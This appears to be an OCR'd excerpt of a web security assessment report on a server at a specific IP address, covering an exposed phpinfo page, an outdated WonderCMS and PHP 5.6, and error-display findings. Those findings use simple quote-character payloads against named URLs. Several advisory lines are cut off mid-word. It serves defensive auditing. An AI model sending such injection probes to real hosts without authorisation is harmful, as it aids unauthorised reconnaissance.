
Not Secure | 52.66.141.173/phpinfo.php

PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1

System	Linux ip-172-26-1-94 4.15.0-1043-aws #45-
Server API	FPM/FastCGI

Observations

WonderCMS version is outdated and can be exploited.




Change the default admin login URL. (*Settings -> Security*)

Change the default password. (*Settings -> Security*)

New WonderCMS update available.
- Backup your website and check what's new before updating.

Proof of Concept



OVERVIEW:

Multiple vulnerabilities have been discovered in PHP, the most severe of which could allow an attac
arbitrary code. PHP is a programming language originally designed for use in web-based applicatio
content. PHP supports a wide variety of platforms and is used by numerous web-based software ap
Successfully exploiting the most severe of these vulnerabilities could allow for arbitrary code execu
of the affected application. Depending on the privileges associated with the application, an attacke
programs; view, change, or delete data; or create new accounts with full user rights. Failed exploita
denial-of-service condition.

THREAT INTELLIGENCE:

There are currently no reports of these vulnerabilities being exploited in the wild.

SYSTEMS AFFECTED:

- PHP 7.2 prior to 7.2.13
- PHP 7.1 prior to 7.1.25
- PHP 7.0 prior to 7.0.33
- PHP 5.6 prior to 5.6.39

Business Impact(Moderate)

Exploits of old versions are easily available on the internet. They can be found by anyone and from there various harmful attacks can be made if the versions are unpatched or un-updated.

Recommendation:

Upgrade to the latest version of software.

References:

- **https://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/version_id-298515/PHP-PHP-5.6.39.html**
- **https://www.owasp.org/index.php/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities**

10.Error Display:


Error Display (Low)	Following urls are displaying errors **Affected URL :** • http://52.66.141.173/?includelang=lang/en.php **Payload** • quote at the end

10.Error Display:

Error Display (Low)	Similar error found in Affected URL: • http://52.66.141.173/search/search.php? Parameter: • q(GET) Payload • q='

